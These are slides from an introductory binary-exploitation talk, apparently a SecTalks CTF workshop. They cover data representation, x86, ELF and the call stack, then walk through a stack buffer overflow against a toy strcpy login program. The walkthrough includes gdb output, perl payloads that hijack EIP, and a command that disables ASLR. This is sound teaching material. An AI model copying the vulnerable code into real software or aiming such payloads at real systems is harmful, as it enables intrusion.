

# HAKE. SPOKE

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ceyx@sectalks:~# 0x00.pwning.binaries
```

```
> from zero to z3r0c00l...
```

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# \$ whoami

- > UNSW Alumnus
- > Team Captain / Member of 9447 CTF Team
- > Malware Engineer, Red Team



# \$ scope

- > theory
  - > data representation
  - > computing 101
  - > x86 architecture
  - > executable format (ELF)
  - > virtual memory
  - > functions and the call stack
- > intro to memory corruption
  - > anatomy of an exploit
  - > buffer overflows

# \$ binary.exploitation.series

- > low-level exploit development / reversing
- > work together, share knowledge
- > practical and challenging
- > develop offensive mindset
- > no business excellence
- > ask lots of questions
- > student led
- > don't be a dick!

# \$ data.representation.\_binary/hex\_

**BINARY: (base 2)**

Symbols: [0,1]

$2^3$   $2^2$   $2^1$   $2^0$

1 0 1 1

= 8 + 0 + 2 + 1

= 11 (0b1011)

**DECIMAL: (base 10)**

Symbols: [0-9]

$10^2$   $10^1$   $10^0$

0 1 1

= 0 + 10 + 1

= 11

**HEX: (base 16)**

Symbols: [0-9,A-F]

$16^2$   $16^1$   $16^0$

0 0 11

= 0 + 0 + B

= 11 (0xB)

> **BINARY** is how hardware represents data.

> **HEXADECIMAL** is a convenient representation of binary.

Do you prefer 0xDEADBEEF or 0b11011110101011011011111011101111?

# \$ data.representation.\_datatypes\_

> Data is just binary, we interpret that binary using 'types'.

## UNITS:

bit      1-bit       $0-2^0$

byte     8-bits     $0-2^8$

word    16-bits  $0-2^{16}$

dword   32-bits  $0-2^{32}$

qword   64-bits  $0-2^{64}$

## TYPES:

integer, float, string...

## BYTE-ORDER (ENDIANNESS):

> can be confusing, for everyone

> 0x12345678, stored as:

0x78 0x56 0x34 0x12

## DATA EXAMPLE (4-bytes/32-bits):

> 0x44 0x43 0x42 0x41

> 0x41424344

> 1094861636

> 'ABCD'

# \$ data.representation.\_memory\_example\_


```
root@gibson:~/# gdb -q foo
Reading symbols from /root/foo...done.
(gdb) run
Starting program: /root/foo
:: hack.Sydney
user > AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
pass > #yoloswag
```

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Breakpoint 1, main (argc=1, argv=0xffffd5c4) at intro.c:28
28      if (!strcmp(username, user) && !strcmp(password, pass)) {
(gdb) x/32xw $esp
```

0xffffd4c0:	0x080486a8	0xffffd4d0	0xffffd4e7	0x00000001
0xffffd4d0:	0x6c6f7923	0x6177736f	0xf7fb0067	0x08048358
0xffffd4e0:	0xf7fef060	0x08049880	0xffffd518	0x0804861b
0xffffd4f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd500:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd510:	0x08048500	0x00000000	0xffffd598	0xf7e71e46
0xffffd520:	0x00000001	0xffffd5c4	0xffffd5cc	0xf7fc0000
0xffffd530:	0x080483f0	0xffffffff	0xf7ffcff4	0x080482ab

# \$ computing.101

- > It's magic...
- > Execute machine code, which is just binary interpreted as instructions by the processor
- > Instructions defined by hardware (Intel x86/x64, ARM etc.)
- > Fetch -> Decode -> Execute
- > Most instructions operate on values stored in **registers**





## \$ intel.x86.assembly.\_example\_

- > registers are small, extremely fast memory storage
- > they have names! eax, ebx / rax, rbx / pc, eip, esp, ebp
- > assembly is a human-readable representation of machine code

EXAMPLE (pseudo-assembly):

1. load 0x1337 into REG0
2. load 0x31000 into REG1
3. store REG0 + REG1 into REG0

EXAMPLE (Intel x86):

```
b8 37 13 00 00    mov eax, 0x1337
bb 00 00 31 00    mov ebx, 0x310000
01 d8             add eax, ebx
```

# \$ intel.x86.assembly.\_registers\_

- > **EIP**/PC - what is being executed
- > **ESP**/EBP - reference to data
- > **EAX**/ECX/EDX/EBX - general purpose
- > ESI/EDI - source / destination
- > EFLAGS - processor state



<main>:


```
push    ebp
mov     ebp,esp
and     esp,0xffffffff
sub     esp,0x50
mov     DWORD PTR [esp],0x8048694
call    80483b0 <puts@plt>
mov     DWORD PTR [esp],0x80486a0
call    80483a0 <printf@plt>
lea     eax,[esp+0x30]
mov     DWORD PTR [esp+0x4],eax
mov     DWORD PTR [esp],0x80486a8
call    80483e0 <__isoc99_scanf@plt>
```

## \$ executable.file.format.\_ELF\_

- > Different formats for different platforms (ELF, PE, Mach0)
- > Contain instructions (TEXT) and data (BSS, DATA) etc.
- > Launched by OS as a 'process':
  - > (simplistic) load entry point and start executing
  - > (reality) OS/kernel, threads, context-switching etc.
  - > virtual memory for mapping process 'address space'
- > Ignore most of this for now...


# \$ virtual.memory.\_basics\_

- > processes pretend they can access all memory in the system
- > OS maps virtual addresses in process address space to physical memory
- > address space is split into regions:
  - > TEXT - executable code
  - > DATA / BSS - program data
  - > HEAP - runtime memory allocations
  - > MMAP - large allocations etc.
  - > STACK - local function frame



# \$ functions.\_call\_stack\_

- > Function has:
  - a. arguments
  - b. local variables
  - c. return address, stack frame ref.
- > Function call steps:
  - a. push args onto stack (**in reverse**)
  - b. push ret addr onto stack
  - c. push ebp onto stack
  - d. move function address into EIP
  - e. execute function
  - f. pop ebp from stack
  - g. pop ret addr from stack into eip



**\$ sync; echo “ready!”**

- > lots of theory...
- > will make sense with experience, stare at it until it does
- > why is it important?

### MEMORY CORRUPTION!

- > must understand program execution to be able to divert it
- > no black magic involved, just requires deep understanding
- > buffer overflows -> overwrite local variables, ret addr etc.
- > understanding gained through reversing and debugging
- > requires hours and hours and hours of practice...

# \$ overflow.teh.bufferz.\_source\_

```
int main(int argc, char ** argv) {
    printf(":: hack.Sydney\n");

    if (argc < 3) {
        printf("usage: %s <user> <pass>\n", argv[0]);
        return 0;
    }

    char user[32];
    char pass[32];
    strcpy(user, argv[1]);
    strcpy(pass, argv[2]);

    if (!strcmp("admin", user) && !strcmp("hunter2", pass)) {
        success();
    } else {
        failure(user);
    }

    return 0;
}
```

# \$ overflow.teh.bufferz.\_crash\_

```
root@gibson:~# gdb foo -q
Reading symbols from /root/foo...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA XXXX
Starting program: /root/foo
:: hack.Sydney
failed to login in as 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
root@gibson:~# dmesg | tail
[20738.395736] foo[8334]: segfault at 41414141 ip 0000000041414141 sp 00000000ffffd550
error 14
```



# \$ overflow.teh.bufferz.\_debug\_

Breakpoint 1, main (argc=3, argv=0xffffd594) at foo.c:28

28 strcpy(pass, argv[2]);

(gdb) x/32xw \$esp

0xffffd490:	0xffffd4c0	0xffffd6fd	0xffffd4b7	0x00000001
0xffffd4a0:	0x00000000	0x00000000	0x00000000	0x00000000
0xffffd4b0:	0x00000000	0x00000000	0x00000000	0x00000000
0xffffd4c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd4d0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd4e0:	0x08048600	0xf7bbff4	0xffffd568	0xf7e71e46
0xffffd4f0:	0x00000003	0xffffd594	0xffffd5a4	0xf7fc0000
0xffffd500:	0x080483c0	0xffffffff	0xf7ffcff4	0x080482a3

(gdb) ni

< press enter a few times >

0xf7e71e46 in \_\_libc\_start\_main () from /lib32/libc.so.6

(gdb)

# \$ overflow.teh.bufferz.\_poc\_

```
root@gibson:~# ./foo $(perl -e 'print "A"x32 . "B"x12 . "CCCC"') XXXX
```

```
:: hack.Sydney
```

```
failed to login in as 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBCCCC'
```

```
Segmentation fault
```

```
root@gibson:~# dmesg | tail -n1
```

```
[23152.284028] foo[8774]: segfault at 43434343 ip 0000000043434343 sp 00000000ffffd500  
error 14
```

```
disable ASLR: echo 0 > /proc/sys/kernel/randomize_va_space
```

# \$ overflow.teh.bufferz.\_exploit\_

```
root@gibson:~# objdump -D foo | grep "success"
```

```
080484ac <success>:
```

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80485d0: e8 d7 fe ff ff          call    80484ac <success>
```

```
root@gibson:~# ./foo $(perl -e 'print "A"x32 . "B"x12 . "\xac\x84\x04\x08"') XXXX
```

```
:: hack.Sydney
```

```
failed to login in as 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBB??'
```

```
flag{hack_the_planet}
```

```
Segmentation fault
```

```
$ questions > /dev/null
```



**Talk  
computer  
security to me**

\$ feedback.sectalks.\_thank\_you\_



GREETINGS PROFESSOR FALKEN.  
SHALL WE PLAY A GAME?



1. GOTO <http://hack.Sydney>
2. download src/binz - 0x00.ctf.zip, pass: #Sectalks0x13
3. exploit challenges:
  - purplekey - hack.sydney:9001
  - trumpwall - hack.sydney:9002
  - fsociety - hack.sydney:9003
4. email flags to jcramb@gmail.com
5. share your skillz with others!

